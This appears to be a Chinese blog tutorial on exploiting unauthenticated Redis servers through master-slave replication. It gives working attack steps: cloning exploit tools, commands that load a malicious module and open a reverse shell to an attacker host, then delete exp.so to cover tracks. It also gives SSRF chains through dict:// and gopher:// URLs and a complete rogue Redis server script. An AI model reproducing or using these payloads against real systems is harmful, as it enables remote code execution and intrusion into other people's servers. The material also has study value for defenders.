
Redis主从复制getshell技巧
Redis未授权漏洞常见的漏洞利用方式:
Windows下,绝对路径写webshell 、写入启动项。
Linux下,绝对路径写webshell 、公私钥认证获取root权限 、利用contrab计划任务反弹shell。
基于Redis主从复制的机制,可以通过FULLRESYNC将任意文件同步到从节点(slave),这就使得它可以轻易实现以上任何一种漏洞利用方式,而且存在着更多的可能性,等待被探索。
一、Redis 主从复制一键自动化RCE
在Reids 4.x之后,Redis新增了模块功能,通过外部拓展,可以实现在Redis中实现一个新的Redis命令,通过写C语言编译并加载恶意的.so文件,达到代码执行的目的。
通过脚本实现一键自动化getshell:
1、生成恶意.so文件,下载RedisModules-ExecuteCommand使用make编译即可生成。
git clone https://github.com/n0b0dyCN/RedisModules-ExecuteCommand

cd RedisModules-ExecuteCommand/

make
2、攻击端执行: python redis-rce.py -r 目标ip-p 目标端口 -L 本地ip -f 恶意.so
git clone https://github.com/Ridter/redis-rce.git

cd redis-rce/

cp ../RedisModules-ExecuteCommand/src/module.so ./

pip install -r requirements.txt

python redis-rce.py -r 192.168.28.152 -p 6379 -L 192.168.28.137 -f module.so
二、Redis主从复制利用原理
首先,我们通过一个简单的测试,来熟悉一下slave和master的握手协议过程:
1、监听本地1234端口
nc -lvvp 1234
2、将Redis服务器设置为从节点(slave)
slaveof 127.0.0.1 1234
3、使用nc模拟Redis主服务器,进行模拟Redis主从交互过程(红色部分为slave发送的命令):

以上,通过nc进行模拟Redis主从复制的交互过程,同理,如果构建模拟一个Redis服务器,利用Redis主从复制的机制,那么就可以通过FULLRESYNC将任意文件同步到从节点。
三、Redis主从复制手动挡
手动操作过程记录:

1、编写脚本,构造恶意Redis服务器,监听本地端口1234,加载exp.so。
python RogueServer.py --lport 1234 --exp exp.so

2、通过未授权访问连入要攻击的redis服务器。

执行相关命令:
#设置redis的备份路径为当前目录

    config set dir ./

#设置备份文件名为exp.so,默认为dump.rdb

    config set dbfilename exp.so

#设置主服务器IP和端口

    slaveof 192.168.172.129 1234

#加载恶意模块

    module load ./exp.so

#切断主从,关闭复制功能

    slaveof no one

#执行系统命令

    system.exec 'whoami'

    system.rev 127.0.0.1 9999

#通过dump.rdb文件恢复数据

    config set dbfilename dump.rdb

#删除exp.so

    system.exec 'rm ./exp.so'

#卸载system模块的加载

    module unload system
成功执行系统命令:

四、SSRF+Redis 反弹shell
参照Redis手动getshell的过程,可轻易实现SSRF+Redis反弹shell。
以curl为例,漏洞代码为ssrf.php:
<?php

$ch = curl_init();

curl_setopt($ch, CURLOPT_URL, $_GET['url']);

#curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);

curl_setopt($ch, CURLOPT_HEADER, 0);

#curl_setopt($ch, CURLOPT_PROTOCOLS, CURLPROTO_HTTP | CURLPROTO_HTTPS);

curl_exec($ch);

curl_close($ch);

?>
环境准备:
模拟内网未授权Redis服务器:192.168.172.131
模拟攻击者机器:192.168.172.129
在攻击者机器上构建恶意Redis服务器,同时监听本地9999端口等待shell返回。
1、利用dict协议反弹shell
#查看当前redis的相关配置

ssrf.php?url=dict://192.168.172.131:6379/info

#设置备份文件名

ssrf.php?url=dict://192.168.172.131:6379/config:set:dbfilename:exp.so

#连接恶意Redis服务器

ssrf.php?url=dict://192.168.172.131:6379/slaveof:192.168.172.129:1234

#加载恶意模块

ssrf.php?url=dict://192.168.172.131:6379/module:load:./exp.so

#切断主从复制

ssrf.php?url=dict://192.168.172.131:6379/slaveof:no:one

#执行系统命令

 ssrf.php?url=dict://192.168.172.131:6379/system.rev:192.168.172.129:9999
2、利用gopher协议反弹shell
#设置文件名,连接恶意Redis服务器

gopher://192.168.172.131:6379/_config%2520set%2520dbfilename%2520exp.so%250d%250aslaveof%2520192.168.172.129%25201234%250d%250aquit

#加载exp.so,反弹shell

gopher://192.168.172.131:6379/_module%2520load%2520./exp.so%250d%250asystem.rev%2520192.168.172.129%25209999%250d%250aquit
3、利用这两种协议,都可以成功获取shell。


附:Redis服务端模拟脚本
import socket

from time import sleep

from optparse import OptionParser

def RogueServer(lport):

    resp = ""

    sock=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

    sock.bind(("0.0.0.0",lport))

    sock.listen(10)

    conn,address = sock.accept()

    sleep(5)

    while True:

        data = conn.recv(1024)

        if "PING" in data:

            resp="+PONG"+CLRF

            conn.send(resp)

        elif "REPLCONF" in data:

            resp="+OK"+CLRF

            conn.send(resp)

        elif "PSYNC" in data or "SYNC" in data:

            resp =  "+FULLRESYNC " + "Z"*40 + " 1" + CLRF

            resp += "$" + str(len(payload)) + CLRF

            resp = resp.encode()

            resp += payload + CLRF.encode()

            if type(resp) != bytes:

                resp =resp.encode()

            conn.send(resp)

        #elif "exit" in data:

            break

if __name__=="__main__":

    parser = OptionParser()

    parser.add_option("--lport", dest="lp", type="int",help="rogue server listen port, default 21000", default=21000,metavar="LOCAL_PORT")

    parser.add_option("-f","--exp", dest="exp", type="string",help="Redis Module to load, default exp.so", default="exp.so",metavar="EXP_FILE")

    (options , args )= parser.parse_args()

    lport = options.lp

    exp_filename = options.exp

    CLRF="\r\n"

    payload=open(exp_filename,"rb").read()

    print "Start listing on port: %s" %lport

    print "Load the payload:   %s" %exp_filename

    RogueServer(lport)
Redis主从复制getshell技巧的更多相关文章
- redis主从复制详述
一.主从复制详述 原理其实很简单,master启动会生成一个run id,首次同步时会发送给slave,slave同步命令会带上run id以及offset,显然,slave启动(初次,重启)内存中没 ...
- 深入学习Redis主从复制
一.主从复制概述 主从复制,是指将一台Redis服务器的数据,复制到其他的Redis服务器.前者称为主节点(master),后者称为从节点(slave):数据的复制是单向的,只能由主节点到从节点. 默 ...
- [原]Redis主从复制各种环境下测试
Redis 主从复制各种环境下测试 测试环境: Linux ubuntu 3.11.0-12-generic 2GB Mem 1 core of Intel(R) Core(TM) i5-3470 C ...
- NoSQL初探之人人都爱Redis:(4)Redis主从复制架构初步探索
一.主从复制架构简介 通过前面几篇的介绍中,我们都是在单机上使用Redis进行相关的实践操作,从本篇起,我们将初步探索一下Redis的集群,而集群中最经典的架构便是主从复制架构.那么,我们首先来了解一 ...
- 【转】 NoSQL初探之人人都爱Redis:(4)Redis主从复制架构初步探索
一.主从复制架构简介 通过前面几篇的介绍中,我们都是在单机上使用Redis进行相关的实践操作,从本篇起,我们将初步探索一下Redis的集群,而集群中最经典的架构便是主从复制架构.那么,我们首先来了解一 ...
- redis+Keepalived实现Redis主从复制
redis+Keepalived实现Redis主从复制: 环境:CentOs6.5Master: 10.10.10.203Slave: 10.10.10.204Virtural IP Addres ...
- 深入剖析 redis 主从复制
主从概述 redis 支持 master-slave(主从)模式,redis server 可以设置为另一个 redis server 的主机(从机),从机定期从主机拿数据.特殊的,一个 从机同样可以 ...
- 谈谈redis主从复制的重点
Redis主从复制的配置十分简单,它可以使从服务器是主服务器的完全拷贝.下面是关于Redis主从复制的几点重要内容: Redis使用异步复制.但从Redis 2.8开始,从服务器会周期性的应答从复制流 ...
- 配置Redis主从复制
[构建高性能数据库缓存之redis主从复制][http://database.51cto.com/art/201407/444555.htm] 一.什么是redis主从复制? 主从复制,当用户往Mas ...
随机推荐
- for循环与while循环
1.两中循环的语法结构 for循环结构: for(表达式1;表达式2;表达式3) { 执行语句; } while循环结构: while(表达式1) { 执行语句; } 2.两者区别: 应用场景:由于f ...
- od中低位地址和高位的顺序,以及数据的存放读写
在观察内存的时候应当注意"内存数据"与"数值数据"的区别. 在我们的调试环境中,内存由低到高分布,你可以简单地把这种情形理解成Win32系统在内存中由地位向高位 ...
- Java进阶专题(十八) 系统缓存架构设计 (下)
前言 上章节介绍了Redis相关知识,了解了Redis的高可用,高性能的原因.很多人认为提到缓存,就局限于Redis,其实缓存的应用不仅仅在于Redis的使用,比如还有Nginx缓存,缓存队列等等.这 ...
- Spring Cloud 学习 (十) Spring Security, OAuth2, JWT
通过 Spring Security + OAuth2 认证和鉴权,每次请求都需要经过 OAuth Server 验证当前 token 的合法性,并且需要查询该 token 对应的用户权限,在高并发场 ...
- dart时间处理的几个方法
一.时间处理的方法 1.获取当前时间 new DateTime.now(); 2.设置时间 new DateTime(2020, 11, 11, 12, 37 , 36); 3.解析时间 DateTi ...
- 第三十四章、PyQt中的输入部件:QComboBox组合框功能详解
专栏:Python基础教程目录 专栏:使用PyQt开发图形界面Python应用 专栏:PyQt入门学习 老猿Python博文目录 一.概述 Designer中输入工具部件中的Combo Box组合框与 ...
- PyQt(Python+Qt)学习随笔:工具箱(QToolBox)编程使用的步骤及示例代码
老猿Python博文目录 专栏:使用PyQt开发图形界面Python应用 老猿Python博客地址 使用toolBox开发应用时,通过Designer设计ui界面时,只能在Designer中设计too ...
- 《Machine Learning in Action》—— Taoye给你讲讲Logistic回归是咋回事
在手撕机器学习系列文章的上一篇,我们详细讲解了线性回归的问题,并且最后通过梯度下降算法拟合了一条直线,从而使得这条直线尽可能的切合数据样本集,已到达模型损失值最小的目的. 在本篇文章中,我们主要是手撕 ...
- WindowsServerU盘系统盘制作
一.工具及安装包准备: 1.UltraISO软碟通 下载:链接:https://pan.baidu.com/s/1gixSdpEjvh6I31rGeh1-Gg 提取码:9zbx (大学期间无意间找到一 ...
- Xmind常用的快捷键
1.Xmind常用的快捷键 DEL --删除 TAB--新增下一级主题 ENTER--新建同级主题 Ctrl+I--插入图片 Ctrl+f --查找.替换 空格--当前主题内容编辑 通过概要.格式.联 ...